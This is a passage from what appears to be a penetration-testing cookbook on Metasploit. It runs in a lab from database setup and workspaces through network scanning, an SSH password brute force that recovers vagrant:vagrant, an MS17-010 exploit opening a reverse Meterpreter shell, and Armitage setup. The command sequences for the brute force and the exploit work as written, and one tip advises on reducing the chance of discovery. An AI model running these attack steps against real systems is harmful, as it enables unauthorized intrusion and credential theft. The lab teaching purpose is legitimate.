The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

Figure 7.15 – msfconsole

4. Since Metasploit was installed as a package, it is updated using the package manager `apt` `update` and `apt upgrade` commands. However, if you did not use a package manager, use the following command to update it:

```
msfupdate
```

5. Now check your database status from within `msfconsole` by entering the following:

```
db_status
```

You will see the database type and an indication that it's connected to the database.

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > 
```

Figure 7.16 – db_status

6. Now type the following to see some global options that you may want to modify:

```
show options
```

You will see the options as shown in *Figure 7.17*:

```
msf > show options
Global Options:
=====
Option           Current Setting  Description
-----
ConsoleLogging   false           Log all console input and output
LogLevel         0              Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter      The meterpreter prompt string
MinimumRank      0              The minimum rank of exploits that will run without explicit confirmation
Prompt           msf            The prompt string
PromptChar       >             The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging   false          Log all input and output for sessions
SessionTlvLogging false          Log all incoming and outgoing TLV packets
TimestampOutput  false          Prefix all console output with a timestamp

msf > |
```

Figure 7.17 – show options

7. For this example, set TimestampOutput to true, as follows:

```
set TimestampOutput true
```

8. To revert it to the default, enter the following:

```
unset TimestampOutput
```

9. To save it, enter save.
10. To see what values have been set, enter set.

```
msf > set
Global
=====
Name           Value
-----
TimestampOutput true

msf > |
```

Figure 7.18 – msf set

11. Now, review your options again by entering `show options`.

```
msf > show options

Global Options:
=====
```

Option	Current Setting	Description
ConsoleLogging	false	Log all console input and output
LogLevel	0	Verbosity of logs (default 0, max 3)
MeterpreterPrompt	<u>meterpreter</u>	The meterpreter prompt string
MinimumRank	0	The minimum rank of exploits that will run without explicit confirmation
Prompt	msf	The prompt string
PromptChar	>	The prompt character
PromptTimeFormat	%Y-%m-%d %H:%M:%S	Format for timestamp escapes in prompts
SessionLogging	false	Log all input and output for sessions
SessionTlvLogging	false	Log all incoming and outgoing TLV packets
TimestampOutput	true	Prefix all console output with a timestamp

```
msf > █
```

Figure 7.19 – `msf show options`

12. Lastly, to exit `msfconsole` and return to the shell, enter the following:

```
exit
```

How it works...

In this recipe, we initialized and configured the Metasploit Framework. Metasploit requires a properly configured database to store information about hosts, services, credentials, and vulnerabilities. By starting `msfconsole` and verifying the database connection with `db_status`, we verified that Metasploit is ready to collect data and organize the data it has collected. We further learned how to adjust global framework settings. Understanding how to modify and save these settings ensures consistency and the ability to adjust Metasploit to better suit your needs.

See also...

More information on the installation of Metasploit can be found at <https://docs.metasploit.com/docs/using-metasploit/getting-started/nightly-installers.html>.

Learning Metasploit basics

In this recipe, we'll explore the fundamental concepts of Metasploit, including workspaces, modules, and essential commands. Whether you're a beginner or merely refreshing your skills, understanding these basics is vital before moving on to more advanced techniques.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational

How to do it...

1. Understanding some basic Metasploit database commands will be helpful. From an open terminal window, check the status of the database with the following command, entering your password as needed:

```
sudo msfdb status
```

2. To stop the database, the command is as follows:

```
sudo msfdb stop
```

3. To start the database, the command is as follows:

```
sudo msfdb start
```

4. To start the database and start `msfconsole`, the command is as follows:

```
sudo msfdb run
```



Tip

You may want to stop the database after using Metasploit to conserve resources. Also, you will need to restart it upon reboot if you have not set it to start at boot.

5. Assuming the database is running, go into the Metasploit console with the following:

```
msfconsole
```

As a pentester, you may simultaneously work on several clients or projects that need separation. In Metasploit, you do this with workspaces.

6. To see what workspaces are available, type the following:

```
workspace
```

You will see that there is only one, called default, and you are currently in it.

7. Now add two workspaces with the -a modifier, named project1 and project2:

```
workspace -a project1
workspace -a project2
```

8. Now take another look at your workspaces with the following command:

```
workspace
```

You will now see the two new workspaces. Note that the last one you added is the one in use, denoted in red with the asterisk.

```
msf > workspace
* default
msf > workspace -a project1
[*] Added workspace: project1
[*] Workspace: project1
msf > workspace -a project2
[*] Added workspace: project2
[*] Workspace: project2
msf > workspace
default
project1
* project2
msf > 
```

Figure 7.20 – Workspace added

9. Type the following to change to an existing workspace and verify the change:

```
workspace project1
workspace
```

10. Now delete project2 by using the -d modifier and look at your workspaces again, as follows:

```
workspace -d project2
workspace
```

```
msf > workspace project1
[*] Workspace: project1
msf > workspace
default
project2
* project1
msf > workspace -d project2
[*] Deleted workspace: project2
msf > workspace
default
* project1
msf > 
```

Figure 7.21 – Deleting a workspace

You will now see that project2 is gone and you have been moved to project1.

11. Sometimes, you may need to record everything you are doing in msfconsole so you can easily retrace your steps if required. Sometimes you may be jumping between different projects and want to keep track, and other times it might prove valuable to your client to provide more detailed information. To start logging your commands, use the spool command:

```
spool /home/kali/project1.log
```

12. To stop spooling, use the following:

```
spool off
```

13. Metasploit will collect various information while you are working on your project or client. You can display this information in a report format using the db_export command:

```
db_export -f xml -a /home/kali/project1_report.xml
```

You will see the following results:

```
msf > db_export -f xml -a /home/kali/project1_report.xml
[*] Starting export of workspace project1 to /home/kali/project1_report.xml [ xml ] ...
[*] Finished export of workspace project1 to /home/kali/project1_report.xml [ xml ] ...
msf > 
```

Figure 7.22 – db_export

14. Now exit msfconsole and take a look at the report:

```
exit
more /home/kali/project1_report.xml
```


You will see the data formatted in XML:

```
(kali@kali)-[~/Downloads]
$ more /home/kali/project1_report.xml
<?xml version="1.0" encoding="UTF-8"?>
<MetasploitV5>
<generated time="2025-10-30 08:06:40 UTC" user="kali" project="project1" product="framework"/>
<hosts>
</hosts>
<events>
  <event>
    <id>18</id>
    <workspace-id>2</workspace-id>
    <host-id/>
    <created-at>2025-10-30 08:04:03 UTC</created-at>
    <name>ui_command</name>
    <updated-at>2025-10-30 08:04:03 UTC</updated-at>
    <critical/>
    <seen/>
    <username/>
    <info>BAh7BjoMY29tbWFWZCIad29ya3NwYWNlIC1hIHByb2plY3Qy</info>
  </event>
  <event>
    <id>21</id>
    <workspace-id>2</workspace-id>
    <host-id/>
    <created-at>2025-10-30 08:05:30 UTC</created-at>
    <name>ui_command</name>
    <updated-at>2025-10-30 08:05:30 UTC</updated-at>
    <critical/>
    <seen/>
    <username/>
    <info>BAh7BjoMY29tbWFWZCI0d29ya3NwYWNl</info>
  </event>
  <event>
    <id>22</id>
    <workspace-id>2</workspace-id>
    <host-id/>
    <created-at>2025-10-30 08:05:39 UTC</created-at>
    <name>ui_command</name>
    <updated-at>2025-10-30 08:05:39 UTC</updated-at>
    <critical/>
    <seen/>
    <username/>
    <info>BAh7BjoMY29tbWFWZCIad29ya3NwYWNlIC1hIHByb2plY3Qy</info>
  </event>
  <event>
    <id>23</id>
    <workspace-id>2</workspace-id>
    <host-id/>
    <created-at>2025-10-30 08:05:45 UTC</created-at>
```

Figure 7.23 – db_export output

15. You can now close the terminal window.

How it works...

In this recipe, you learned basic database commands for Metasploit along with the ability to separate your work into different workspaces and switch between them. You learned how to capture all your work with the spool command and lastly output the information collected during your sessions with the db_export command.

See also...

For more information on the Metasploit commands, please review the following website: <https://docs.metasploit.com/>.

Target scanning and enumeration using Metasploit

In this recipe, we'll explore how Metasploit can be used for target scanning and enumeration. You'll learn how to collect information about potential entry points, available services, and system details before launching an exploit. Proper enumeration is the cornerstone of successful pentesting, and Metasploit provides numerous tools to streamline your information-gathering process.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A Metasploit database that is up and running
- Start as many target machines as possible, but one of them must be the Metasploitable3 Linux machine

How to do it...

1. Open a terminal window and start the Metasploit console using the following:

```
msfconsole
```

2. Type the following to make sure you are in the project1 workspace:

```
workspace project1
```

3. In *Chapter 4, Nmap Mastery*, you used Nmap to enumerate and scan targets. To do the same in Metasploit, type the following:

```
db_nmap -sV 192.168.92.0/24
```

As it runs, all results will be loaded into the database.

When done, you will see that the results were collected.

4. To see the hosts discovered, type the following:

```
hosts
```

You will see the list of hosts as shown here:

```
msf > hosts

Hosts
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.92.2	08:00:27:A1:80:38							
192.168.92.3								
192.168.92.4	08:00:27:42:51:79		Unknown			device		
192.168.92.5	08:00:27:d7:cc:d8		Unknown			device		
192.168.92.7	08:00:27:00:08:89		Linux			server		

```
msf > █
```

Figure 7.24 – hosts

- To see the services discovered, use the following:

```
services
```

You will see the list as shown in the following screenshot:

```
msf > services
Services
=====
```

host	port	proto	name	state	info
192.168.92.4	21	tcp	ftp	open	ProFTPD 1.3.5
192.168.92.4	22	tcp	ssh	open	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 Ubuntu Linux; protocol 2.0
192.168.92.4	80	tcp	http	open	Apache httpd 2.4.7
192.168.92.4	445	tcp	netbios-ssn	open	Samba smb2 3.X - 4.X workgroup: WORKGROUP
192.168.92.4	631	tcp	ipp	open	CUPS 1.7
192.168.92.4	3000	tcp	ppp	closed	
192.168.92.4	3306	tcp	mysql	open	MySQL unauthenticated
192.168.92.4	8080	tcp	http	open	Jetty 8.1.7.v20120910
192.168.92.4	8181	tcp	intermapper	closed	
192.168.92.5	21	tcp	ftp	open	Microsoft ftpd
192.168.92.5	22	tcp	ssh	open	OpenSSH 7.1 protocol 2.0
192.168.92.5	80	tcp	http	open	Microsoft IIS httpd 7.5
192.168.92.5	135	tcp	msrpc	open	Microsoft Windows RPC
192.168.92.5	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
192.168.92.5	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
192.168.92.5	3306	tcp	mysql	open	MySQL 5.5.20-log
192.168.92.5	3389	tcp	tcprapped	open	
192.168.92.5	4848	tcp	ssl/http	open	Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
192.168.92.5	5985	tcp	http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UdpP
192.168.92.5	7676	tcp	java-message-service	open	Java Message Service 301
192.168.92.5	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
192.168.92.5	8080	tcp	http	open	Sun GlassFish Open Source Edition 4.0
192.168.92.5	8181	tcp	ssl/intermapper	open	
192.168.92.5	8383	tcp	http	open	Apache httpd
192.168.92.5	9200	tcp	http	open	Elasticsearch REST API 1.1.1 name: Mister Jip; Lucene 4.7
192.168.92.5	49152	tcp	msrpc	open	Microsoft Windows RPC
192.168.92.5	49153	tcp	msrpc	open	Microsoft Windows RPC
192.168.92.5	49154	tcp	msrpc	open	Microsoft Windows RPC
192.168.92.5	49155	tcp	msrpc	open	Microsoft Windows RPC
192.168.92.5	49176	tcp	java-rmi	open	Java RMI
192.168.92.7	21	tcp	ftp	open	ProFTPD 1.3.1
192.168.92.7	22	tcp	ssh	open	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.92.7	25	tcp	smtp	open	Postfix smtpd
192.168.92.7	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2
192.168.92.7	139	tcp	netbios-ssn	open	Samba smb2 3.X - 4.X workgroup: ITSECgames
192.168.92.7	443	tcp	ssl/http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2
192.168.92.7	445	tcp	netbios-ssn	open	Samba smb2 3.X - 4.X workgroup: ITSECgames
192.168.92.7	512	tcp	exec	open	netkit-rsh rexecd
192.168.92.7	513	tcp	login	open	
192.168.92.7	514	tcp	shell	open	
192.168.92.7	666	tcp	doom	open	
192.168.92.7	3306	tcp	mysql	open	MySQL 5.0.96-0ubuntu3
192.168.92.7	5901	tcp	vnc	open	VNC protocol 3.8
192.168.92.7	6801	tcp	x11	open	access denied

Figure 7.25 – services

- Let's use a scanner that is part of Metasploit that will help you gain more information regarding SMB. Type the following:

```
use auxiliary/scanner/smb/smb_version
```

- Once loaded, you can use the following command to see what options are available (as shown in *Figure 7.26*) with this scanner and which ones are required:

```
options

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    no               yes       The target host(s). see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     no               yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > █
```

Figure 7.26 – smb_version options

- Set any required field and adjust optional or default set parameters as follows:

```
set THREADS 10
set RHOSTS 192.168.92.0/24
```

- To run the scanner, which may provide additional information to the database about the SMB versions, type the following:

```
run
```

You will be shown results as follows:

```
msf auxiliary(scanner/smb/smb_version) > run
[*] [2025.10.30-13:50:50] 192.168.92.5:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:0
[*] [2025.10.30-13:50:50] 192.168.92.5:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601)
[*] [2025.10.30-13:50:50] 192.168.92.4:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compres
00000000) (authentication domain:METASPLOITABLE3-UB1404)
[*] [2025.10.30-13:50:50] 192.168.92.4:445 - Host is running Version 6.1.0 (unknown OS)
[*] [2025.10.30-13:50:50] 192.168.92.7:445 - Host could not be identified: Unix (Samba 3.0.28a)
[*] [2025.10.30-13:51:25] Scanned 27 of 256 hosts (10% complete)
[*] [2025.10.30-13:52:04] Scanned 52 of 256 hosts (20% complete)
[*] [2025.10.30-13:52:42] Scanned 77 of 256 hosts (30% complete)
[*] [2025.10.30-13:53:22] Scanned 103 of 256 hosts (40% complete)
[*] [2025.10.30-13:54:01] Scanned 128 of 256 hosts (50% complete)
[*] [2025.10.30-13:54:42] Scanned 155 of 256 hosts (60% complete)
[*] [2025.10.30-13:55:20] Scanned 180 of 256 hosts (70% complete)
[*] [2025.10.30-13:55:58] Scanned 205 of 256 hosts (80% complete)
[*] [2025.10.30-13:56:38] Scanned 231 of 256 hosts (90% complete)
[*] [2025.10.30-13:57:15] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > █
```

Figure 7.27– Scanner results

- Leave this terminal window and open a new one.
- In the new window, look at some wordlists that are provided with Kali. Navigate to the following:

```
cd /usr/share/wordlists
ls
```

12. Extract the rockyou wordlist, as follows:

```
sudo gunzip rockyou.txt.gz
```

Tip



The rockyou wordlist is famous and has been a hacking staple for many years. However, many more wordlists can be found by searching on the internet. A more targeted wordlist will reduce the amount of noise the attack creates, reducing the likelihood of discovery. Remember to use information about your target and the environment to help you select the best wordlists. Years ago, I was pentesting for an organization in a certain industry that used a lot of Latin terms, so loading a Latin-based wordlist found several more hits.

13. Check the directory using the following:

```
ls -lai
```

You'll find wordlists for various types of credentials, ranging from usernames and passwords to SQL, Wi-Fi, and more.

```

kali@kali: /usr/s
Session Actions Edit View Help
(kali@kali)-[~]
└─$ cd /usr/share/wordlists
(kali@kali)-[/usr/share/wordlists]
└─$ ls
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  seclis
(kali@kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
(kali@kali)-[/usr/share/wordlists]
└─$ ls -lai
total 136664
4751588 drwxr-xr-x  2 root root    4096 Oct 30 14:00 .
4596565 drwxr-xr-x 441 root root   16384 Oct 30 12:49 ..
4721030 lrwxrwxrwx   1 root root      25 Oct 29 13:52 dirb -> /usr/share/dirb/wordlists
4721029 lrwxrwxrwx   1 root root      30 Oct 29 13:52 dirbuster -> /usr/share/dirbuster/wordlists
4721031 lrwxrwxrwx   1 root root      35 Oct 29 13:52 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
4721038 lrwxrwxrwx   1 root root      41 Oct 29 13:52 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
4721032 lrwxrwxrwx   1 root root      45 Oct 29 13:52 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
4721033 lrwxrwxrwx   1 root root      28 Oct 29 13:52 john.lst -> /usr/share/john/password.lst
4721034 lrwxrwxrwx   1 root root      27 Oct 29 13:52 legion -> /usr/share/legion/wordlists
4721035 lrwxrwxrwx   1 root root      46 Oct 29 13:52 metasploit -> /usr/share/metasploit-framework/data/wordlists
4721036 lrwxrwxrwx   1 root root      41 Oct 29 13:52 nmap.lst -> /usr/share/nmap/nmaplib/data/passwords.lst
4994913 -rw-r--r--   1 root root 139921507 May 12 2023 rockyou.txt
4721037 lrwxrwxrwx   1 root root      19 Oct 29 13:52 seclists -> /usr/share/seclists
4761492 lrwxrwxrwx   1 root root      39 Oct 29 13:52 sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt
4721039 lrwxrwxrwx   1 root root      25 Oct 29 13:52 wfuzz -> /usr/share/wfuzz/wordlist
4718723 lrwxrwxrwx   1 root root      37 Oct 29 13:52 wifite.txt -> /usr/share/dict/wordlist-probable.txt
(kali@kali)-[/usr/share/wordlists]
└─$

```

Figure 7.28 – Wordlists

Let's run a brute force against SSH as an example. Brute-forcing can be a noisy endeavor, possibly alerting the security team to your presence, but it can be beneficial against the correct type of targets. However, brute-forcing can also take a very long time, so we are going to use a shortcut for example purposes.

14. Run the following command:

```
cd
nano cookbook_wordlist.txt
```

15. Add a few words to the list and make sure that *vagrant* is one of them (don't make it the first or the last for demonstration purposes). Then, press *CTRL + X* followed by *Y* to save and exit.




Figure 7.29 – cookbook wordlist

16. Close this terminal window. Return to the Metasploit console and enter the following:

```
use auxiliary/scanner/ssh/ssh_login
set VERBOSE true
set RHOSTS 192.168.92.4 (use the IP of your Metasploitable3 Linux
Machine)
set USER_FILE /home/kali/cookbook_wordlist.txt
set PASS_FILE /home/kali/cookbook_wordlist.txt
run
```

You will see that `vagrant : vagrant` was found to be a successful username and password pair:

```
msf auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.92.4
RHOSTS => 192.168.92.4
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/cookbook_wordlist.txt
USER_FILE => /home/kali/cookbook_wordlist.txt
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/cookbook_wordlist.txt
PASS_FILE => /home/kali/cookbook_wordlist.txt
msf auxiliary(scanner/ssh/ssh_login) > run
[*] [2025.10.30-14:03:31] 192.168.92.4:22 - Starting bruteforce
[-] [2025.10.30-14:03:32] 192.168.92.4:22 - Failed: 'admin:admin'
[-] [2025.10.30-14:03:34] 192.168.92.4:22 - Failed: 'admin:supervisor'
[-] [2025.10.30-14:03:36] 192.168.92.4:22 - Failed: 'admin:administrator'
[-] [2025.10.30-14:03:39] 192.168.92.4:22 - Failed: 'admin:vagrant'
[-] [2025.10.30-14:03:41] 192.168.92.4:22 - Failed: 'admin:root'
[-] [2025.10.30-14:03:43] 192.168.92.4:22 - Failed: 'supervisor:admin'
[-] [2025.10.30-14:03:45] 192.168.92.4:22 - Failed: 'supervisor:supervisor'
[-] [2025.10.30-14:03:47] 192.168.92.4:22 - Failed: 'supervisor:administrator'
[-] [2025.10.30-14:03:49] 192.168.92.4:22 - Failed: 'supervisor:vagrant'
[-] [2025.10.30-14:03:51] 192.168.92.4:22 - Failed: 'supervisor:root'
[-] [2025.10.30-14:03:53] 192.168.92.4:22 - Failed: 'administrator:admin'
[-] [2025.10.30-14:03:55] 192.168.92.4:22 - Failed: 'administrator:supervisor'
[-] [2025.10.30-14:03:57] 192.168.92.4:22 - Failed: 'administrator:administrator'
[-] [2025.10.30-14:03:58] 192.168.92.4:22 - Failed: 'administrator:vagrant'
[-] [2025.10.30-14:04:00] 192.168.92.4:22 - Failed: 'administrator:root'
[-] [2025.10.30-14:04:03] 192.168.92.4:22 - Failed: 'vagrant:admin'
[-] [2025.10.30-14:04:05] 192.168.92.4:22 - Failed: 'vagrant:supervisor'
[-] [2025.10.30-14:04:06] 192.168.92.4:22 - Failed: 'vagrant:administrator'
[*] [2025.10.30-14:04:07] 192.168.92.4:22 - Success: 'vagrant:vagrant' [uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ubi404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux]
[-] [2025.10.30-14:04:09] 192.168.92.4:22 - Failed: 'root:admin'
[-] [2025.10.30-14:04:12] 192.168.92.4:22 - Failed: 'root:supervisor'
[-] [2025.10.30-14:04:14] 192.168.92.4:22 - Failed: 'root:administrator'
[-] [2025.10.30-14:04:17] 192.168.92.4:22 - Failed: 'root:vagrant'
[-] [2025.10.30-14:04:18] 192.168.92.4:22 - Failed: 'root:root'
[*] [2025.10.30-14:04:18] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

Figure 7.30 – SSH brute force



Tip

With verbose on, you can watch it try all the accounts in real time.

17. You can also see that the database automatically captured this information by using the following command:

```
creds
```

18. You can now exit `msfconsole` with the following command:

```
exit
```

19. You may now close the terminal window.

How it works...

We started with a basic Nmap scan that included service discovery. We expanded that scan by gathering more information on SMB versions. Finally, we used a brute-force attack against SSH on one of the hosts we discovered during the initial scan. We further demonstrated how Metasploit captures this information for us.

See also...

For more information on scanning and enumerating hosts, review the following website: <https://docs.metasploit.com/>.

Using exploits and payloads in Metasploit

In this recipe, you will uncover the mechanics of delivering exploits and payloads using Metasploit. You'll learn about the structure of exploits, how to tailor payloads for different target environments, and techniques for avoiding detection. This knowledge will allow you to adapt to various scenarios and optimize your attack strategies.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A Metasploit database that is up and running
- As many target machines started as possible, but one of them must be the Metasploitable3 Windows machine

How to do it...

1. Open a terminal window and start the Metasploit console as follows:

```
msfconsole
```

2. Type the following to make sure you are in the project1 workspace:

```
workspace project1
```

3. You will now use an exploit against your Windows target machine. To begin, load your exploit as follows:

```
use ms17_010_psexec
```

You will see that the exploit is loaded and that a default payload has been selected.

4. To look at all the payloads and options, you can enter the following:

```
show payloads
```


5. To select a different payload, enter `set PAYLOAD` with the payload after it:

```
set PAYLOAD windows/shell_reverse_tcp
```

6. Now, let's select our Meterpreter shell using the following:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

7. To see all of the options (as shown in *Figure 7.31*), enter the following:

```
options
```

```
msf exploit(windows/smb/ms17_010_psexec) > options
Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank f or auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$, C\$, ...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.40    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Figure 7.31 – options



Tip

Note that some options are required and some options will be pre-populated with default values, which may be incorrect.

8. To set an option, use the `set` command, as follows:

- `set RHOSTS 192.168.92.5`: Sets your target
- `set LHOST 192.168.92.3`: Set to the local IP of the Kali machine toward the target network
- `set SMBUser vagrant`
- `set SMBPass vagrant`



Tip

LHOST had to be set because I'm on a dual-homed network and could not open a connection back to the LHOST IP used as the default.

We discovered the username and password in a previous recipe.

9. To see the likelihood of the success of this attack (as shown in *Figure 7.32*), you can use the `check` command:

```
check

msf exploit(windows/smb/ms17_010_psexec) > set SMBUser vagrant
SMBUser => vagrant
msf exploit(windows/smb/ms17_010_psexec) > set SMBPass vagrant
SMBPass => vagrant
msf exploit(windows/smb/ms17_010_psexec) > check
[*] [2025.10.30-14:14:25] 192.168.92.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] [2025.10.30-14:14:25] 192.168.92.5:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regex_factory
[*] [2025.10.30-14:14:26] 192.168.92.5:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.92.5:445 - The target is vulnerable.
msf exploit(windows/smb/ms17_010_psexec) >
```

Figure 7.32 – check

10. To launch the exploit, enter the following:

```
exploit
```

11. You have now initiated a Meterpreter shell attached to the remote machine. This shell is a powerful environment that allows you to do many things. Start by just entering a `?` character to see all the options.
12. Now change to the `vagrant` user's home directory and list its contents:

```
cd /users/vagrant
dir
```

13. You can get a screenshot of the local machine using the following:

```
screenshot
```

14. To exit Meterpreter, enter the following:

```
exit
```

How it works...

In this case, we launched an exploit against the Windows target machine. An exploit is necessary to bypass a device's security and obtain access to further exploit the machine, which could include accessing files and taking remote control of the machine. The payload runs on the machine after it has been exploited to yield the desired result, representing the second stage of the attack. Meterpreter is a powerful session designed to create a robust environment where we can utilize our new access.

See also...

To get more information on the Meterpreter shell, please see the documentation at <https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter.html>.

Setting up Armitage

In this recipe, we'll guide you through setting up Armitage, a **graphical user interface (GUI)** for Metasploit that streamlines the exploitation process. You'll learn how to install Armitage and configure it to connect with Metasploit. Once set up, Armitage offers an intuitive, visual approach to managing targets and launching attacks.

Getting ready

You need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A Metasploit database that is up and running

How to do it...

1. Open a terminal window and ensure the Metasploit database is running, as follows:

```
sudo msfdb status
```

2. If not running, start it:

```
sudo msfdb start
```

3. Check whether Armitage is installed using the following:

```
sudo apt list armitage
```

You will see installed at the end of the output if it's ready.

4. If it is not installed, use the following to do so:

```
sudo apt update && sudo apt install armitage -y
```

5. Now change to the metasploit-framework directory and start the RPC server:

```
cd /usr/share/metasploit-framework  
msfrpcd -p 55553 -U msf -P password -f -S
```

The RPC server command sets the port, user, and password. I further tell it to run in the foreground with `-f` and I shut off SSL with `-S`.

6. Now start Armitage by opening a new terminal window and entering the following:

```
armitage
```

7. You will be prompted with a window to enter the connection details, such as the host, port, username, and password we used with the RPC daemon in *step 5*.

You will now be presented with the Armitage interface:




Figure 7.33 – Armitage main window

8. To leave Armitage, select the **x** icon in the upper right-hand corner.
9. To close the RPC daemon in that window, press **CTRL + C**.
10. You may have to do it twice to stop the daemon.

How it works...

Armitage is currently unmaintained and can be finicky. You may find various types of issues that may require you to restart it or result in obtaining different results with the same commands. Many users often enjoy the GUI it provides when they first start their pentesting journey, but after a short time, they usually revert to console commands. However, at the beginning of your journey, Armitage can be critical for exposing Metasploit's capabilities.

Also, while Armitage can automatically start the RPC daemon, from experience, I can tell you that it's not advisable, as it can crash the daemon in an unrecoverable state, requiring a reboot to restore functionality.

There's more...

To dive deeper into the Armitage setup and troubleshooting, Rapid7 has provided documentation for common issues such as RPC daemon connection errors and GUI rendering problems. Additionally, you can explore older archived tutorials at community sites such as <https://tools.kali.org/information-gathering/armitage>. While the official Armitage site (fastandeasyhacking.com) has gone offline for a bit, you can still find additional content on platforms such as GitHub and YouTube.

Visualizing the target

